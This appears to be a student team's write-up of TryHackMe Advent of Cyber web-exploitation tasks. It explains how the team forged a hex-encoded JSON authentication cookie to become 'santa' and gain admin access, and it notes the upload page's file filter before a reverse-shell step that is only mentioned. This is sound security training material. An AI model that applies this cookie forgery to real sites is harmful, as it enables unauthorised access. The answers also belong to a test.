
PSP0201 Week 2 Writeup

Group Name: AIA
Members


ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Day 1: Web Exploitation – A Christmas Crisis
Tools used: Firefox
Solution/walkthrough:
Question 1
Inspect the website. What is the title of the website?
Ans: https://tryhackme.com/room/learncyberin25days#




Question 2
What is the name of the cookie used for authentication?
ANS: auth

Open up the browser developer tools to check on the cookie.




Question 3
In what format is the value of this cookie encoded?
ANS: hexadecimal



Question 4

Having decoded the cookie, what format is the data stored in?


ANS:JSON



Question 5

What is the value for the company field in the cookie?


ANS: The Best Festival Company (under the input, company:…)



Question 6

What is the other field found in the cookie?


ANS: username (under input, company:...)



Question 7


What is the value of Santa's cookie?

ANS :7b22636f6d70616e79223a2254686520426573742046657374696f6e20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d (under output)



Question 8

Now having access to the controls, switching on every control shows the flag and you will get the flag



Thought Process/Methodology:

We will shown a login and registration page once we were having accessed to the target machine. We proceeded to register an account and login. After logging in, we open the browser's developer tool via button f11 and chose to view the site cookie from the storage lab. We change the hexadecimal value to text by using 'Cyberchef' and we will get a JSON statement with the username. By using Cyberchef, we change the username to 'santa' and get the hexadecimal value. We get into the login page and replacement

the name with ‘auth’ and the velue to the hexadecimal value that we got just now. We now refresh the administrator page and proceeded to enable every control which will get the flag.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Firefox

Solution/walkthrough:

Question 1

What string of text needs adding to the URL to get access to the upload page?


Ans : ?id=ODIzODI5MTNiYmYw

Get it from the text above the question!

For Elf McEager:

You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw` . Use this to gain access to the upload section of the site.


Good luck!



Question 2

What type of file is accepted by the site?

- Right click to get view page source and will get the source code below
- Search for the chooseFile accept = '.jpeg,.jpg,.png'
- '.jpeg,.jpg,.png'= ***image***




Question 3

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

